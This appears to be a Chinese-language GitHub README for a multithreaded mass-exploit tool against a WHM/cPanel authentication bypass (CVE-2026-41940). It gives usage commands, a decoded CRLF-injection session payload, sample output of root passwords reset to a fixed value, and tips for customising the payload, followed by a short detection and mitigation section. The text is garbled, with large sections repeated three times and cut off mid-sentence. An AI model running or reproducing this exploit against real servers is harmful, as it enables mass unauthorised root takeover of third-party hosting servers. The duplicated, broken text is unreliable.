Jenderal92/CVE-2026-41940
GitHub: Jenderal92/CVE-2026-41940
针对 WHM/cPanel CVE-2026-41940 身份验证绕过漏洞的批量扫描与自动化利用工具,通过 CRLF 注入伪造会话实现未授权 root 访问并修改密码。
Stars: 4 | Forks: 4
# CVE-2026-41940 - WHM/cPanel 身份验证绕过批量漏洞利用
 ## 📋 描述
**CVE-2026-41940** 是 WHM/cPanel 中的一个严重的**身份验证绕过**漏洞,允许攻击者绕过身份验证并在没有有效凭据的情况下获取服务器的 root 访问权限。该漏洞利用了会话处理机制中的 CRLF 注入来注入恶意会话参数。
本工具提供了**批量漏洞利用**功能,支持多线程同时测试多个目标,并具有智能成功检测和自动过滤无效目标的功能。
## 🎯 主要特性
| 特性 | 描述 |
|---------|-------------|
| ✅ **批量漏洞利用** | 从列表文件扫描并利用多个目标 |
| 🚀 **多线程** | 可配置线程数以加快扫描速度(默认:15) |
| 🔐 **自动修改密码** | 漏洞利用成功后将 root 密码修改为 `Jenderal92` |
| 🛡️ **智能成功检测** | 自动检测各种 WHM API 响应格式 |
| ⚠️ **许可证错误过滤** | 排除带有无效/无法读取许可证错误的目标 |
| 📝 **结构化输出** | 仅以 `domain:port|user|pass` 格式保存确认成功的记录 |
| 🛡️ **SSL/TLS 支持** | 自动处理自签名证书 |
| 🔄 **会话管理** | 自动提取会话、注入 Cookie 和处理 token |
| ⏱️ **超时控制** | 可配置连接超时时间(默认:15 秒) |
| 🔍 **预连接检查** | 在尝试漏洞利用前验证端口可用性 |
| 📊 **实时进度** | 显示每个漏洞利用阶段的详细进度 |
## 📦 环境要求
- **Python 2.7**(必需 - 不兼容 Python 3.x)
- 用于访问目标的**互联网连接**
- 必需的 **Python 包**:
```
pip install requests urllib3 futures
```
或使用 `requirements.txt`:
```
requests==2.27.1
urllib3==1.26.18
futures==3.4.0
```
## 📥 安装
```
# Clone repository
git clone https://github.com/Jenderal92/CVE-2026-41940.git
cd CVE-2026-41940
# Install dependencies
pip install -r requirements.txt
# Make executable (Linux/Mac)
chmod +x CVE-2026-41940.py
```
## 🚀 用法
### 1. 准备目标文件
创建一个 `targets.txt` 文件,每行一个目标:
```
https://target1.com:2087
target2.com
127.0.0.1:2087
http://target3.com:2087
target4.com
```
### 2. 运行漏洞利用
#### 基本用法(默认设置)
```
python2 CVE-2026-41940.py targets.txt
```
#### 多线程用法
```
# 使用 5 个并发线程
python2 CVE-2026-41940.py targets.txt --threads 5
# 使用 20 个线程以加快扫描速度
python2 CVE-2026-41940.py targets.txt --threads 20
```
#### 自定义主机名
```
# 覆盖所有目标的 Host header
python2 CVE-2026-41940.py targets.txt --hostname custom.host.com --threads 10
```
#### 自定义超时时间
```
# 为慢速连接设置 30 秒超时
python2 CVE-2026-41940.py targets.txt --threads 10 --timeout 30
```
## 📊 命令行参数
| 参数 | 描述 | 默认值 | 是否必需 |
|----------|-------------|---------|----------|
| `list_file` | 包含目标列表的文件(每行一个) | - | ✅ 是 |
| `--threads` | 并发线程数 | 15 | ❌ 否 |
| `--hostname` | 覆盖所有目标的 Host 请求头 | 自动发现 | ❌ 否 |
| `--timeout` | 连接超时时间(秒) | 15 | ❌ 否 |
## 📁 输出格式
### 结果文件 (`res.txt`)
**仅保存确认成功**的漏洞利用结果。带有许可证错误、密码修改失败或连接问题的目标会被自动排除。
格式:
```
domain:port|root|Jenderal92
```
输出示例:
```
www.example.com:2087|root|Jenderal92
127.0.0.1:2087|root|Jenderal92
target.example.net:2087|root|Jenderal92
```
### 排除场景
以下目标**不会**被保存到 `res.txt` 中:
- 许可证错误(`Cannot Read License File`)
- 密码修改失败
- 连接超时或拒绝
- 已修补/未安装 WHM 的目标
- 凭据不正确或会话失败
### 控制台输出
```
$ python2 CVE-2026-41940.py targets.txt --threads 10
CVE-2026-41940 bypass authentication - Mass Exploit
[*] Loaded 4 targets
[*] Starting exploit with 10 threads...
[*] Timeout: 15 seconds
[*] Note: http:// will be added automatically if missing
[*] ONLY targets with confirmed password changes will be saved to res.txt
[*] Targets with license errors, connection issues, or failed password changes will be EXCLUDED
==================================================
[*] Checking target: 127.0.0.1
Original input: 127.0.0.1
Normalized: https://127.0.0.1:2087
Port 2087: OPEN
Testing connection... OK (HTTP 200)
[0] hostname = example.com
[1] minting a preauth session...
session base = :d5nPe99Nx9HQdMu2
[2] sending the CRLF injection...
HTTP 307, leaked token = /cpsess0488087910
[3] firing do_token_denied to propagate...
HTTP 401, gadget fired
[4] verifying we're WHM root...
/json-api/version -> HTTP 200 {"version":"11.118.0.13"}
[*] attempting to change the root password
passwd -> HTTP 200
{
"data": {
"app": ["system"]
},
"metadata": {
"output": {
"raw": "Password for \"root\" has been changed."
},
"reason": "Password changed for user \"root\".",
"version": 1,
"command": "passwd",
"result": 1
}
}
[+] Password change confirmed (metadata.result=1)
[+] ✓ Root password successfully changed to 'Jenderal92'!
[✓] SUCCESS & SAVED: 127.0.0.1:2087
Saved to res.txt: 127.0.0.1:2087|root|Jenderal92
==================================================
[*] Scan complete!
[*] Targets with successfully changed passwords: 1 out of 4
[+] Results saved to res.txt
Successfully exploited targets (password changed to Jenderal92):
✓ 127.0.0.1:2087
```
## 🔬 漏洞利用原理
该漏洞利用包含 **4 个主要阶段** 并带有智能验证:
### 阶段 1:预认证会话
```
[1] minting a preauth session...
```
- 向 `/login/?login_only=1` 发送带有无效凭据的 POST 请求
- 从服务器响应中获取 `whostmgrsession` cookie
- 通过移除尾部的 `,
## 📋 描述
**CVE-2026-41940** 是 WHM/cPanel 中的一个严重的**身份验证绕过**漏洞,允许攻击者绕过身份验证并在没有有效凭据的情况下获取服务器的 root 访问权限。该漏洞利用了会话处理机制中的 CRLF 注入来注入恶意会话参数。
本工具提供了**批量漏洞利用**功能,支持多线程同时测试多个目标,并具有智能成功检测和自动过滤无效目标的功能。
## 🎯 主要特性
| 特性 | 描述 |
|---------|-------------|
| ✅ **批量漏洞利用** | 从列表文件扫描并利用多个目标 |
| 🚀 **多线程** | 可配置线程数以加快扫描速度(默认:15) |
| 🔐 **自动修改密码** | 漏洞利用成功后将 root 密码修改为 `Jenderal92` |
| 🛡️ **智能成功检测** | 自动检测各种 WHM API 响应格式 |
| ⚠️ **许可证错误过滤** | 排除带有无效/无法读取许可证错误的目标 |
| 📝 **结构化输出** | 仅以 `domain:port|user|pass` 格式保存确认成功的记录 |
| 🛡️ **SSL/TLS 支持** | 自动处理自签名证书 |
| 🔄 **会话管理** | 自动提取会话、注入 Cookie 和处理 token |
| ⏱️ **超时控制** | 可配置连接超时时间(默认:15 秒) |
| 🔍 **预连接检查** | 在尝试漏洞利用前验证端口可用性 |
| 📊 **实时进度** | 显示每个漏洞利用阶段的详细进度 |
## 📦 环境要求
- **Python 2.7**(必需 - 不兼容 Python 3.x)
- 用于访问目标的**互联网连接**
- 必需的 **Python 包**:
```
pip install requests urllib3 futures
```
或使用 `requirements.txt`:
```
requests==2.27.1
urllib3==1.26.18
futures==3.4.0
```
## 📥 安装
```
# Clone repository
git clone https://github.com/Jenderal92/CVE-2026-41940.git
cd CVE-2026-41940
# Install dependencies
pip install -r requirements.txt
# Make executable (Linux/Mac)
chmod +x CVE-2026-41940.py
```
## 🚀 用法
### 1. 准备目标文件
创建一个 `targets.txt` 文件,每行一个目标:
```
https://target1.com:2087
target2.com
127.0.0.1:2087
http://target3.com:2087
target4.com
```
### 2. 运行漏洞利用
#### 基本用法(默认设置)
```
python2 CVE-2026-41940.py targets.txt
```
#### 多线程用法
```
# 使用 5 个并发线程
python2 CVE-2026-41940.py targets.txt --threads 5
# 使用 20 个线程以加快扫描速度
python2 CVE-2026-41940.py targets.txt --threads 20
```
#### 自定义主机名
```
# 覆盖所有目标的 Host header
python2 CVE-2026-41940.py targets.txt --hostname custom.host.com --threads 10
```
#### 自定义超时时间
```
# 为慢速连接设置 30 秒超时
python2 CVE-2026-41940.py targets.txt --threads 10 --timeout 30
```
## 📊 命令行参数
| 参数 | 描述 | 默认值 | 是否必需 |
|----------|-------------|---------|----------|
| `list_file` | 包含目标列表的文件(每行一个) | - | ✅ 是 |
| `--threads` | 并发线程数 | 15 | ❌ 否 |
| `--hostname` | 覆盖所有目标的 Host 请求头 | 自动发现 | ❌ 否 |
| `--timeout` | 连接超时时间(秒) | 15 | ❌ 否 |
## 📁 输出格式
### 结果文件 (`res.txt`)
**仅保存确认成功**的漏洞利用结果。带有许可证错误、密码修改失败或连接问题的目标会被自动排除。
格式:
```
domain:port|root|Jenderal92
```
输出示例:
```
www.example.com:2087|root|Jenderal92
127.0.0.1:2087|root|Jenderal92
target.example.net:2087|root|Jenderal92
```
### 排除场景
以下目标**不会**被保存到 `res.txt` 中:
- 许可证错误(`Cannot Read License File`)
- 密码修改失败
- 连接超时或拒绝
- 已修补/未安装 WHM 的目标
- 凭据不正确或会话失败
### 控制台输出
```
$ python2 CVE-2026-41940.py targets.txt --threads 10
CVE-2026-41940 bypass authentication - Mass Exploit
[*] Loaded 4 targets
[*] Starting exploit with 10 threads...
[*] Timeout: 15 seconds
[*] Note: http:// will be added automatically if missing
[*] ONLY targets with confirmed password changes will be saved to res.txt
[*] Targets with license errors, connection issues, or failed password changes will be EXCLUDED
==================================================
[*] Checking target: 127.0.0.1
Original input: 127.0.0.1
Normalized: https://127.0.0.1:2087
Port 2087: OPEN
Testing connection... OK (HTTP 200)
[0] hostname = example.com
[1] minting a preauth session...
session base = :d5nPe99Nx9HQdMu2
[2] sending the CRLF injection...
HTTP 307, leaked token = /cpsess0488087910
[3] firing do_token_denied to propagate...
HTTP 401, gadget fired
[4] verifying we're WHM root...
/json-api/version -> HTTP 200 {"version":"11.118.0.13"}
[*] attempting to change the root password
passwd -> HTTP 200
{
"data": {
"app": ["system"]
},
"metadata": {
"output": {
"raw": "Password for \"root\" has been changed."
},
"reason": "Password changed for user \"root\".",
"version": 1,
"command": "passwd",
"result": 1
}
}
[+] Password change confirmed (metadata.result=1)
[+] ✓ Root password successfully changed to 'Jenderal92'!
[✓] SUCCESS & SAVED: 127.0.0.1:2087
Saved to res.txt: 127.0.0.1:2087|root|Jenderal92
==================================================
[*] Scan complete!
[*] Targets with successfully changed passwords: 1 out of 4
[+] Results saved to res.txt
Successfully exploited targets (password changed to Jenderal92):
✓ 127.0.0.1:2087
```
## 🔬 漏洞利用原理
该漏洞利用包含 **4 个主要阶段** 并带有智能验证:
### 阶段 1:预认证会话
```
[1] minting a preauth session...
```
- 向 `/login/?login_only=1` 发送带有无效凭据的 POST 请求
- 从服务器响应中获取 `whostmgrsession` cookie
- 通过移除尾部的 `,` 部分提取会话基础值
- 这为我们提供了一个可用的有效会话格式
### 阶段 2:CRLF 注入攻击
```
[2] sending the CRLF injection...
```
- 发送带有包含恶意载荷的 `Authorization: Basic` 请求头的 GET 请求
- Base64 载荷解码为:
root:x
successful_internal_auth_with_timestamp=9999999999
user=root
tfa_verified=1
hasroot=1
- CRLF(`\r\n`)字符注入了伪造的会话参数
- 这诱使服务器认为身份验证已成功
- 服务器响应 HTTP 307 并在 `Location` 请求头中包含 `cp_security_token`
### 阶段 3:会话传播
```
[3] firing do_token_denied to propagate...
```
- 使用被篡改的 cookie 访问 `/scripts2/listaccts` 端点
- 触发 WHM 中的 `do_token_denied` 机制
- 这会将注入的会话参数传播到服务器的会话缓存中
- 带有“Token denied”的 HTTP 401 响应确认传播成功
### 阶段 4:验证与密码修改
```
[4] verifying we're WHM root...
```
- 访问 `/json-api/version` 以验证 root 级别的访问权限
- 调用 `/json-api/passwd` API 将 root 密码修改为 `Jenderal92`
- 跨多种 WHM API 响应格式智能检测成功状态:
- `{"metadata": {"result": 1}}` (cPanel v11.118+)
- `{"status": 1}` (旧版本)
- `{"result": [{"status": 1}]}` (传统格式)
- 基于文本的成功消息
### 自动过滤
该工具自动排除:
- **许可证错误**:`{"status": 0, "statusmsg": "Cannot Read License File"}`
- **密码修改失败**:当 API 返回成功代码但密码未更改时
- **连接问题**:超时、拒绝连接、不可达的主机
## 🛡️ 检测与缓解
### 入侵指标 (IOCs)
| 指标 | 描述 |
|-----------|-------------|
| 异常的 `whostmgrsession` cookie | 未经适当认证的异常 cookie 模式 |
| 请求头中的 CRLF 字符 | 在 HTTP 请求头中检测到 `\r\n` 序列 |
| 访问 `/scripts2/listaccts` | 未经授权访问此路径 |
| 密码 `Jenderal92` | 使用此特定密码成功登录 |
| `cpsess` token 泄露 | 安全 token 在 Location 请求头中可见 |
| 登录失败后紧接着成功 | 使用错误密码 POST 到 `/login/?login_only=1`,随后获得特权访问 |
### 要监控的日志
```
# WHM access log
/usr/local/cpanel/logs/access_log
# cPanel error log
/usr/local/cpanel/logs/error_log
# Authentication log
/var/log/secure
# System messages
/var/log/messages
```
### 缓解步骤
1. **立即将 WHM/cPanel 更新**至最新的修补版本
/usr/local/cpanel/scripts/upcp
2. **为所有账户启用双因素身份验证 (2FA)**,特别是 root 账户
WHM → 安全中心 → 双因素身份验证
3. **通过 IP 白名单限制 WHM 访问**
WHM → 安全中心 → 主机访问控制
4. **定期监控访问日志**以发现可疑模式
tail -f /usr/local/cpanel/logs/access_log | grep -E "(listaccts|passwd|login_only)"
5. 如果怀疑遭到入侵,**更改所有密码**
6. **使用防火墙规则**限制对 2087 端口的访问
# 仅允许受信任的 IP
iptables -A INPUT -p tcp --dport 2087 -s YOUR_TRUSTED_IP -j ACCEPT
iptables -A INPUT -p tcp --dport 2087 -j DROP
# 或使用 CSF/LFD 防火墙
csf -a YOUR_TRUSTED_IP
7. **实施 WAF 规则**以检测 CRLF 注入尝试
8. **定期对** WHM/cPanel 安装进行安全审计
## 📝 不同场景下的使用示例
### 场景 1:单目标测试
```
echo "https://myserver.com:2087" > my_server.txt
python2 CVE-2026-41940.py my_server.txt --threads 1
```
### 场景 2:批量服务器审计
```
python2 CVE-2026-41940.py all_servers.txt --threads 20 --timeout 20
```
### 场景 3:慢速网络/长距离
```
python2 CVE-2026-41940.py servers.txt --threads 5 --timeout 45
```
### 场景 4:代理/负载均衡器后的自定义主机名
```
python2 CVE-2026-41940.py servers.txt --hostname internal.cpanel.server --threads 10
```
### 场景 5:混合端口目标
```
# targets.txt 可以包含多种格式:
https://server1.com:2087
http://server2.com:2087
server3.com:2087
127.0.0.1:2087
10.0.0.50
# 所有格式将自动规范化
python2 CVE-2026-41940.py targets.txt --threads 15
```
## ⚙️ 故障排除
### 错误:“module 'urllib' has no attribute 'urlsplit'”
**问题:**使用了 Python 3 而不是 Python 2.7
**解决方案:**此工具特别需要 Python 2.7。
```
# 检查 Python 版本
python2 --version # Must show Python 2.7.x
# 明确使用 python2 运行
python2 CVE-2026-41940.py targets.txt
```
### 错误:“Connection refused - target unreachable”
**问题:**目标离线或被防火墙阻止
**解决方案:**
```
# 手动测试
telnet target.com 2087
nmap -p 2087 target.com
curl -k https://target.com:2087
```
### 错误:“/login didn't issue a whostmgrsession cookie”
**问题:**目标可能已被修补或未运行 WHM
**解决方案:**
- 验证目标是否正在运行 WHM/cPanel
- 检查是否可以通过浏览器在 `https://target:2087` 访问目标
- 目标可能已经应用了 CVE-2026-41940 补丁
### 扫描性能缓慢
**解决方案:**调整线程数和超时时间
```
# 适用于具有良好连接性的多个目标
python2 CVE-2026-41940.py targets.txt --threads 30 --timeout 10
# 适用于不可靠的连接
python2 CVE-2026-41940.py targets.txt --threads 5 --timeout 45
```
### 输出中出现许可证错误
**注意:**显示 `Cannot Read License File` 的目标会自动从 `res.txt` 中排除。这是预期行为,因为密码更改在未经授权的 WHM 安装上无法生效。
## 🔧 高级配置
### 自定义载荷修改
您可以修改 `PAYLOAD_B64` 以实现自定义会话参数:
```
import base64
# Custom payload
payload = """root:x
successful_internal_auth_with_timestamp=9999999999
user=root
tfa_verified=1
hasroot=1"""
encoded = base64.b64encode(payload.encode())
print(encoded)
```
### 自定义密码
在 `do_passwd()` 函数中(约第 280 行)更改密码:
```
{"user": "root", "password": "YourCustomPassword123"}
```
### 调整成功检测
可以修改 `do_passwd()` 函数以检测自定义的 WHM 响应格式:
```
# 在 do_passwd() 中添加自定义模式
if 'your_custom_success_string' in (r.text or '').lower():
return "success"
```
## 🤝 贡献
欢迎贡献!请遵循以下步骤:
1. Fork 本仓库
2. 创建一个特性分支 (`git checkout -b feature/AmazingFeature`)
3. 提交您的更改 (`git commit -m 'Add some AmazingFeature'`)
4. 推送到分支 (`git push origin feature/AmazingFeature`)
5. 发起一个 Pull Request
### 开发指南
- 保持 Python 2.7 兼容性
- 在不同的 WHM/cPanel 版本上进行测试
- 添加适当的错误处理
- 为新功能更新文档

## ⭐ Star 历史
如果此工具对您的安全研究有用,请在 GitHub 上给它点个 ⭐!
[](https://star-history.com/#Jenderal92/CVE-2026-41940&Date)
## ❗ 常见问题
**问:这个工具会被检测到吗?**
答:是的,此工具会在 WHM/cPanel 访问日志中留下痕迹。仅在获得适当授权和用于合法安全测试时使用。
**问:漏洞利用需要多长时间?**
答:每个目标大约需要 5-15 秒,具体取决于网络延迟和服务器响应时间。
**问:是否需要事先拥有 root 权限?**
答:不需要,此漏洞利用完全在外部运行,不需要任何身份验证。
**问:这个工具能在 Windows 上运行吗?**
答:可以,只要正确安装并配置了 Python 2.7。
**问:我的目标使用了不同的端口,我该怎么办?**
答:在目标 URL 中指定端口:`https://target.com:2083` 用于 cPanel 或任何自定义端口。
**问:为什么有些目标即使漏洞利用成功了也没有保存到 res.txt 中?**
答:该工具仅保存成功更改密码的目标。具有许可证错误、密码更改失败或其他问题的目标将被排除,即使身份验证绕过成功也是如此。
**问:哪些 WHM/cPanel 版本受此漏洞影响?**
答:CVE-2026-41940 补丁发布之前的版本。请查看 cPanel 的更新日志以了解已修补的版本。
## 📌 重要提示
- ✅ 此工具在漏洞利用成功后会将 root 密码更改为 `Jenderal92`
- 📡 默认的 WHM 端口为 `2087`(如果未指定则自动使用)
- 🔒 SSL 证书验证被禁用,以支持自签名证书
- 💾 仅将确认成功的(密码已更改)结果保存到 `res.txt`
- ⚠️ 许可证错误和密码更改失败会被自动过滤掉
- 🔄 每次运行都会创建一个新的 `res.txt` 文件(旧结果会被删除)
- 🌐 如果目标中缺少 HTTP/HTTPS 前缀,将自动添加
- 🧵 默认线程数为 15,可根据系统能力进行调整
## 📋 描述
**CVE-2026-41940** 是 WHM/cPanel 中的一个严重的**身份验证绕过**漏洞,允许攻击者绕过身份验证并在没有有效凭据的情况下获取服务器的 root 访问权限。该漏洞利用了会话处理机制中的 CRLF 注入来注入恶意会话参数。
本工具提供了**批量漏洞利用**功能,支持多线程同时测试多个目标,并具有智能成功检测和自动过滤无效目标的功能。
## 🎯 主要特性
| 特性 | 描述 |
|---------|-------------|
| ✅ **批量漏洞利用** | 从列表文件扫描并利用多个目标 |
| 🚀 **多线程** | 可配置线程数以加快扫描速度(默认:15) |
| 🔐 **自动修改密码** | 漏洞利用成功后将 root 密码修改为 `Jenderal92` |
| 🛡️ **智能成功检测** | 自动检测各种 WHM API 响应格式 |
| ⚠️ **许可证错误过滤** | 排除带有无效/无法读取许可证错误的目标 |
| 📝 **结构化输出** | 仅以 `domain:port|user|pass` 格式保存确认成功的记录 |
| 🛡️ **SSL/TLS 支持** | 自动处理自签名证书 |
| 🔄 **会话管理** | 自动提取会话、注入 Cookie 和处理 token |
| ⏱️ **超时控制** | 可配置连接超时时间(默认:15 秒) |
| 🔍 **预连接检查** | 在尝试漏洞利用前验证端口可用性 |
| 📊 **实时进度** | 显示每个漏洞利用阶段的详细进度 |
## 📦 环境要求
- **Python 2.7**(必需 - 不兼容 Python 3.x)
- 用于访问目标的**互联网连接**
- 必需的 **Python 包**:
```
pip install requests urllib3 futures
```
或使用 `requirements.txt`:
```
requests==2.27.1
urllib3==1.26.18
futures==3.4.0
```
## 📥 安装
```
# Clone repository
git clone https://github.com/Jenderal92/CVE-2026-41940.git
cd CVE-2026-41940
# Install dependencies
pip install -r requirements.txt
# Make executable (Linux/Mac)
chmod +x CVE-2026-41940.py
```
## 🚀 用法
### 1. 准备目标文件
创建一个 `targets.txt` 文件,每行一个目标:
```
https://target1.com:2087
target2.com
127.0.0.1:2087
http://target3.com:2087
target4.com
```
### 2. 运行漏洞利用
#### 基本用法(默认设置)
```
python2 CVE-2026-41940.py targets.txt
```
#### 多线程用法
```
# 使用 5 个并发线程
python2 CVE-2026-41940.py targets.txt --threads 5
# 使用 20 个线程以加快扫描速度
python2 CVE-2026-41940.py targets.txt --threads 20
```
#### 自定义主机名
```
# 覆盖所有目标的 Host header
python2 CVE-2026-41940.py targets.txt --hostname custom.host.com --threads 10
```
#### 自定义超时时间
```
# 为慢速连接设置 30 秒超时
python2 CVE-2026-41940.py targets.txt --threads 10 --timeout 30
```
## 📊 命令行参数
| 参数 | 描述 | 默认值 | 是否必需 |
|----------|-------------|---------|----------|
| `list_file` | 包含目标列表的文件(每行一个) | - | ✅ 是 |
| `--threads` | 并发线程数 | 15 | ❌ 否 |
| `--hostname` | 覆盖所有目标的 Host 请求头 | 自动发现 | ❌ 否 |
| `--timeout` | 连接超时时间(秒) | 15 | ❌ 否 |
## 📁 输出格式
### 结果文件 (`res.txt`)
**仅保存确认成功**的漏洞利用结果。带有许可证错误、密码修改失败或连接问题的目标会被自动排除。
格式:
```
domain:port|root|Jenderal92
```
输出示例:
```
www.example.com:2087|root|Jenderal92
127.0.0.1:2087|root|Jenderal92
target.example.net:2087|root|Jenderal92
```
### 排除场景
以下目标**不会**被保存到 `res.txt` 中:
- 许可证错误(`Cannot Read License File`)
- 密码修改失败
- 连接超时或拒绝
- 已修补/未安装 WHM 的目标
- 凭据不正确或会话失败
### 控制台输出
```
$ python2 CVE-2026-41940.py targets.txt --threads 10
CVE-2026-41940 bypass authentication - Mass Exploit
[*] Loaded 4 targets
[*] Starting exploit with 10 threads...
[*] Timeout: 15 seconds
[*] Note: http:// will be added automatically if missing
[*] ONLY targets with confirmed password changes will be saved to res.txt
[*] Targets with license errors, connection issues, or failed password changes will be EXCLUDED
==================================================
[*] Checking target: 127.0.0.1
Original input: 127.0.0.1
Normalized: https://127.0.0.1:2087
Port 2087: OPEN
Testing connection... OK (HTTP 200)
[0] hostname = example.com
[1] minting a preauth session...
session base = :d5nPe99Nx9HQdMu2
[2] sending the CRLF injection...
HTTP 307, leaked token = /cpsess0488087910
[3] firing do_token_denied to propagate...
HTTP 401, gadget fired
[4] verifying we're WHM root...
/json-api/version -> HTTP 200 {"version":"11.118.0.13"}
[*] attempting to change the root password
passwd -> HTTP 200
{
"data": {
"app": ["system"]
},
"metadata": {
"output": {
"raw": "Password for \"root\" has been changed."
},
"reason": "Password changed for user \"root\".",
"version": 1,
"command": "passwd",
"result": 1
}
}
[+] Password change confirmed (metadata.result=1)
[+] ✓ Root password successfully changed to 'Jenderal92'!
[✓] SUCCESS & SAVED: 127.0.0.1:2087
Saved to res.txt: 127.0.0.1:2087|root|Jenderal92
==================================================
[*] Scan complete!
[*] Targets with successfully changed passwords: 1 out of 4
[+] Results saved to res.txt
Successfully exploited targets (password changed to Jenderal92):
✓ 127.0.0.1:2087
```
## 🔬 漏洞利用原理
该漏洞利用包含 **4 个主要阶段** 并带有智能验证:
### 阶段 1:预认证会话
```
[1] minting a preauth session...
```
- 向 `/login/?login_only=1` 发送带有无效凭据的 POST 请求
- 从服务器响应中获取 `whostmgrsession` cookie
- 通过移除尾部的 `,
出于教育安全研究目的而创建
请负责任地使用,保持合法保持道德
标签:CISA项目, cPanel, CRLF注入, CVE-2026-41940, Python, Root提权, SSL/TLS处理, WHM, 会话劫持, 协议分析, 批量Getshell, 攻击路径可视化, 无后门, 权限提升, 目标验证, 网络安全, 自动化攻击, 身份验证绕过, 隐私保护, 高危漏洞, 黑客工具